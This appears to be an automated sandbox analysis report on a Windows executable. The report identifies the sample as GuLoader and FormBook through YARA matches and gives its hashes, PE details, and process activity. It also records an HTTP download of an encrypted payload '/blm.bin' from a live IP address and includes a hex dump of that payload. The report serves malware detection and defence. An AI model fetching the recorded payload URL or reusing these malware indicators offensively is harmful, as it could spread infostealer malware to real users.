| SSDeep:   | 768:uXZyP8nucUhAgVyG2jKKQzpxYvDrpYgjfN/gRUCvyG2jKgvDrpP06Vx:U9cy807rKgjfTz7ru   |
| MD5:  | 09E315C5F1FFE5FC5DF94CE03940A468  |
| SHA1:   | B1C028DB5DA53A02CCE32C050AC2CA7D8F7585F8  |
| SHA-256:  | C7D07D722CE21576F1457D58F63E4834B64757B810C00CF012695531799C93697   |
| SHA-512:  | F70E425B38F9AB2BD4766F48CE3D968C7C0188ABD669C7161D584D67EF124D2AA4818B76185C1CC640E85599085A0B531B68A0B8AB6296BD9CCAB0262BA56D01  |
| Malicious:  | false   |
| Preview:  | regf.....5.#.^.....`....\A.p.p.C.o.m.p.a.t.\P.r.o.g.r.a.m.s.\A.m.c.a.c.h.e...h.v.e.....Q.....P..#....Q.....P..#....Q.....P..#..rmtm.xU.....<br>.....N.uHvLE.....`....{7....k...ST/Qk.....hb...5.#.^.....nk,...S.....&...{11517B7C-E79D-4e20-961B-75A81175ADD}.....nk ....V.....(@.....*...N.....)....InventoryMiscellaneousMemorySlotArrayInfo.....mG....nk ..\$4./T.....<br>....Z.....Root.....lh.(....A.....nk ....U.....(..... |

## Static File Info

### General

|                 |   |
|-----------------|---|
| File type:      | PE32 executable (GUI) Intel 80386, for MS Windows |
| Entropy (8bit): | 6.957088133300485                                 |

## General

|                       |   |
|-----------------------|---|
| TrID:                 | <ul style="list-style-type: none"><li>Win32 Executable (generic) a (10002005/4) 99.15%</li><li>Win32 Executable Microsoft Visual Basic (82127/2) 0.81%</li><li>Generic Win/DOS Executable (2004/3) 0.02%</li><li>DOS Executable Generic (2002/1) 0.02%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul> |
| File name:            | AfWu3i35ny.exe  |
| File size:            | 307200  |
| MD5:                  | 25aa37e21c29b7cff02509533b585ed7  |
| SHA1:                 | 4374948e203cba151ebdc43e11e6e115046270e9  |
| SHA256:               | 740a2bc7e9c8eed76ef0f812c6c89af35c414317d76ac5b50b28ca0728d103b   |
| SHA512:               | 8cb7b92766fd27a1bc888f39e3dedbb73b5e8ca58b8790a9818d8d08f0964fa4c1bc5528d9ea062a76293cdf101d43fb0d790ed8bf7fc9c251825a4ce7d61ae   |
| SSDEEP:               | 6144:w7XxnWJoyJuoMQF9CxX/tO7JS4PlcJaL:w7BnkRMQHg/tGTPBU   |
| File Content Preview: | MZ.....@.....!..L.!Th<br>is program cannot be run in DOS mode...\$.#...B...B<br>...B..L^...B...`...B..d...B..Rich.B.....PE..L....TR.....<br>.....@...`.....h.....P....@.....B..   |

## File Icon



Icon Hash:

20047c7c70f0e004

## Static PE Info

### General

|                             |   |
|-----------------------------|---|
| Entrypoint:                 | 0x401868  |
| Entrypoint Section:         | text  |
| Digitally signed:           | false   |
| Imagebase:                  | 0x400000  |
| Subsystem:                  | windows gui   |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics:        |   |
| Time Stamp:                 | 0x52548ACC [Tue Oct 8 22:44:28 2013 UTC]  |
| TLS Callbacks:              |   |
| CLR (.Net) Version:         |   |
| OS Version Major:           | 4   |
| OS Version Minor:           | 0   |
| File Version Major:         | 4   |
| File Version Minor:         | 0   |
| Subsystem Version Major:    | 4   |
| Subsystem Version Minor:    | 0   |
| Import Hash:                | c727a98e677fb7bd25bb06d2a2d956f1  |

## Entrypoint Preview

## Data Directories

## Sections

| Name  | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy       | Characteristics   |
|-------|-----------------|--------------|----------|----------|-----------------|-----------|---------------|---|
| .text | 0x1000          | 0x43690      | 0x44000  | False    | 0.670539407169  | data      | 7.17479842318 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ           |
| .data | 0x45000         | 0xaf0        | 0x1000   | False    | 0.00634765625   | data      | 0.0           | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x46000         | 0x4562       | 0x5000   | False    | 0.3958984375    | data      | 4.60998662802 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                      |

## Resources

## Imports

## Version Infos

## Possible Origin

| Language of compilation system | Country where language is spoken | Map   |
|--------------------------------|----------------------------------|---|
| English                        | United States                    |  |

## Network Behavior

### Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message  | Source Port | Dest Port | Source IP     | Dest IP      |
|--------------------------|----------|---------|--|-------------|-----------|---------------|--------------|
| 10/13/21-12:20:13.273589 | TCP      | 2018752 | ET TROJAN Generic .bin download from Dotted Quad | 49800       | 80        | 192.168.11.20 | 45.137.22.91 |

### Network Port Distribution

## TCP Packets

### HTTP Request Dependency Graph

- 45.137.22.91

## HTTP Packets

| Session ID | Source IP     | Source Port | Destination IP | Destination Port | Process                              |
|------------|---------------|-------------|----------------|------------------|--------------------------------------|
| 0          | 192.168.11.20 | 49800       | 45.137.22.91   | 80               | C:\Users\user\Desktop\AfWu3i35ny.exe |

| Timestamp                            | kBytes transferred | Direction | Data   |
|--------------------------------------|--------------------|-----------|--|
| Oct 13, 2021 12:20:13.273588896 CEST | 5805               | OUT       | GET /blm.bin HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Host: 45.137.22.91<br>Cache-Control: no-cache |

| Timestamp                               | kBytes transferred | Direction | Data   |
|---|--------------------|-----------|--|
| Oct 13, 2021<br>12:20:14.131128073 CEST | 5806               | IN        | <p>HTTP/1.1 200 OK<br/> Content-Type: application/octet-stream<br/> Last-Modified: Wed, 13 Oct 2021 07:32:14 GMT<br/> Accept-Ranges: bytes<br/> ETag: "37509f714c0d71:0"<br/> Server: Microsoft-IIS/10.0<br/> Date: Wed, 13 Oct 2021 10:20:14 GMT<br/> Content-Length: 208960</p> <p>Data Raw: 33 28 6a a5 69 01 bf 12 c9 d8 8d 6a bd cd cb 5b 30 58 93 79 e3 3f 7b e7 42 b7 0a 0a d9 74 a5 a3 18 ca 6d 89 8f 59 fb 4c 3a af 69 3a a4 bc 00 fb 54 94 50 7f c4 03 6f 8c f2 57 83 28 99 69 1d 04 5b 67 43 18 a3 7c ef f7 03 1a 18 6d 66 d7 97 2e 3c 14 a9 ec 20 b2 4d 23 cd ac 83 25 32 7a dd fb e4 da dc 15 75 92 94 1b ee b8 05 a4 f7 d0 1a c0 e7 2e 14 63 c4 dd d9 8d 51 5a be 38 90 8b 88 4f 22 0b c0 0f b4 ce c0 52 32 fc af 68 7b 84 57 36 a5 d4 c7 25 58 31 8f 1e ea 97 be 09 20 05 87 75 3c 61 90 38 0b 11 a6 13 65 33 4c 56 1b ad eb 92 9e b5 e5 8a 99 69 22 b4 d5 65 f9 c1 97 17 84 ad 2c 70 89 18 18 9a 82 a8 7f 42 21 1d 93 d3 35 35 76 ee 1e c9 7c a6 88 a7 97 39 eb e3 aa de 8e 85 b7 c8 00 f3 c6 76 ff a8 fe c7 a0 93 46 27 90 2a 2c 13 3b 31 0c 75 7c 0b a2 08 c2 f5 2f 5a 31 af 2c fb 1a bf 4b 02 e4 ec c3 07 ae 95 21 1f 40 5c 35 b4 f0 0e 01 ca a9 5e 79 e3 62 a0 18 5c 37 35 d1 58 10 f3 56 a4 5b 49 20 fa 4f 59 61 b5 23 8c e2 a4 55 83 2a 2c fd 2e bc b0 d2 5f 04 95 ec a4 5c 96 f3 1c 9d 19 94 98 17 36 3f d0 94 54 bf 2d bd 14 2e dd 4e 13 65 c5 5e 06 3d d0 cc f0 fb 04 3e ca 5c 7d 47 e2 3c 97 a4 05 28 a7 cb 3a a6 e5 0d 52 94 89 06 d6 17 dd a5 e1 6a 1b 36 a5 40 86 a1 13 38 10 e2 6b 8f c0 f6 7b 85 0a 37 01 b3 2c 8a 61 b8 ce 8c 87 28 7a 9f 91 e0 d4 75 aa a7 4b 6b 54 9f ab 09 3b ed 51 9e 07 45 ca 2d 64 14 f3 4f d4 6c 34 70 c4 6e cb 0f e6 0c fc 4a 76 4e 22 71 11 07 b3 d8 44 a6 f6 50 c8 a3 f0 a0 f6 b1 c7 92 9c d1 67 ff 1c b9 62 e9 33 3f 5c a4 10 8d 6e ca 22 e9 5a a2 ec 8b e6 95 bf 1c 0f 07 1f 9a ad 16 25 e4 76 36 4a 87 c0 7a 27 f8 77 ea 06 45 fc a6 26 b1 13 5b 6c 64 a0 8f 6d 50 9b fc bb 3e 9e 42 e0 18 6d a5 ea 67 8b b5 19 37 05 fa 7e 21 74 b3 e0 90 57 aa 84 ce d5 75 df e3 80 d6 0a 01 7c 37 82 a7 de 52 64 3c 66 1e 6e 6c eb 94 3e df 25 0f af 41 92 fb 42 47 c2 15 c7 17 8d af d3 38 36 37 7a 25 16 d5 cc 63 07 c1 a7 7f ac 84 0b e3 c6 b5 28 52 e5 e4 49 e0 e7 c4 01 ad 80 2d 2a d7 49 c2 fd 18 d1 e8 55 3b 4f e6 94 7a 9c a8 d2 54 99 4f ce a8 f4 76 ca 43 f3 dc de 2d 16 29 54 08 94 e9 24 55 bd 77 40 08 fb 0c 32 8c a7 e9 1c 58 bd 8b 0c 1a 13 25 54 66 6b 7c 85 38 62 72 48 ba 32 da 6f 27 ea 6b a7 42 cb 0b 50 64 08 7c d3 02 bb 66 23 e9 f1 86 83 88 38 5e 89 71 49 ef b4 c1 f5 p0 f8 5c fd 2f 10 8a 63 9a 8e 37 0f 43 43 a4 57 38 58 87 98 04 03 fb 7a c5 7e 4e 46 7d 8a ae 57 a1 68 b1 b1 c2 72 46 3f 42 7e bc 06 cc 18 49 6c 9e c2 8c 0f 34 b6 ab cb d8 a2 da 84 3f 08 25 c6 3e 4f 37 83 0b 71 14 5c 4a bc c5 4a 07 6d 77 1e 98 d1 ed 6d c5 6c 6e 28 5a d8 df e9 09 c7 1d 23 8e 76 9a 22 39 dd 19 d6 20 78 3f 4d 3f a1 b3 06 58 5a 46 16 3d 43 36 d3 0f 9d 94 07 1a 17 6d 8d 28 97 2e 14 15 a9 ec 34 b2 4d 23 03 ac 99 25 32 7a dd fb e4 da dc 15 75 92 94 5b ee b8 55 a4 f7 d0 1a c0 e7 2e 14 63 c4 dd d9 8d e1 5b ee b8 50 9a 88 4f 3a 1c 0b ce 10 00 c7 0d 73 8a df e3 a5 5a 14 87 62 cd ed b4 05 28 43 e0 79 98 f6 d3 29 4d 70 f4 01 1c 03 f5 18 79 64 c8 33 10 5d 28 33 69 8d b6 fb f0 86 d7 87 95 bd ef 22 b4 d5 65 f9 c1 97 17 84 ad 2c 70 89 18 18 9a 82 a8 7f 42 21 1d 93 d3 35 a0 76 ee 1e c9 7c a6 88 a7 97 39 eb e3 aa de 8e 85 b7 c8 00 f3 c6 76 ff a8 fe c7 a0 93 46 27 90 2a 2c 13 3b 31 0c 75 7c 0b a2 a0 8c d2 f5 2f 5a 31 af 2c fb 1a bf 4b 02 e4 ec c3 07 ae 95 21 1f 40 5c 35 b4 f0 0e 01 ca a9 5e 79 e3 62 a0 18 5c 37 35 d1 58 10 f3 c6 a4 5b 49 20 fa 4f 59 61 b5 23 8c 1d 81 79 d2 6b 2c 76 ee</p> <p>Data Ascii: 3'ij[0XY?{BtmYL::TPoW(i gC]mf.&lt; M#%2zu.cQZ8O"R2h{W6%X1 u&lt;a8e3LV"e,pB!5v 9vF*,;1u]/Z1,K!@!5\yb!7 5XV[i OY a#U*,_6?T-.Ne^=&gt;]G&lt;(:Rj6@8k{7,a{(zuKkT;QE-dOl4pnJVN"qDP?gb3?ln"Z%v6Jz&gt;wE&amp;[ldmP&gt;Bmg7~!tWu] 7Rd&lt;fnl&gt;%ABG867z%c(RI-*IU;OzTOvC-)T\$Uw@2X%Tfk 8brH2o'kBPd ff#8^ql Vc7CCJW8Xz~NF}WhrF?B~Il4? %&gt;O7qJJmwmln(Z~v9 x?M?XZF=C6m(.4M#%2zu[U.c[8O:sZb(Cy)Mpyd3](3)i"e,pB!5v 9vF*,;1u]/Z1,K!@!5\yb!75XV[i OY a#y,k,v</p> |

## Code Manipulations

## Statistics

### Behavior

 Click to jump to process

## System Behavior

### Analysis Process: AfWu3i35ny.exe PID: 8080 Parent PID: 7092

#### General

|                        |  |
|------------------------|--|
| Start time:            | 12:18:57                               |
| Start date:            | 13/10/2021                             |
| Path:                  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| Wow64 process (32bit): | true                                   |
| Commandline:           | 'C:\Users\user\Desktop\AfWu3i35ny.exe' |
| Imagebase:             | 0x400000                               |

|                               |  |
|-------------------------------|--|
| File size:                    | 307200 bytes   |
| MD5 hash:                     | 25AA37E21C29B7CFF02509533B585ED7   |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | Visual Basic   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.39989546957.0000000002260000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.39988281368.0000000000401000.00000020.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.39988281368.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.39988281368.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> </ul> |
| Reputation:                   | low  |

### File Activities

Show Windows behavior

### Registry Activities

Show Windows behavior

### Key Value Created

## Analysis Process: AfWu3i35ny.exe PID: 3944 Parent PID: 8080

### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 12:19:36   |
| Start date:                   | 13/10/2021   |
| Path:                         | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| Wow64 process (32bit):        | true   |
| Commandline:                  | 'C:\Users\user\Desktop\AfWu3i35ny.exe'   |
| Imagebase:                    | 0x400000   |
| File size:                    | 307200 bytes   |
| MD5 hash:                     | 25AA37E21C29B7CFF02509533B585ED7   |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | C, C++ or other language   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.39985785397.0000000000401000.00000020.00020000.sdmp, Author: Joe Security</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.39985785397.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.39985785397.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> </ul> |
| Reputation:                   | low  |

**File Created**

**File Written**

**File Read**

## Disassembly

## Code Analysis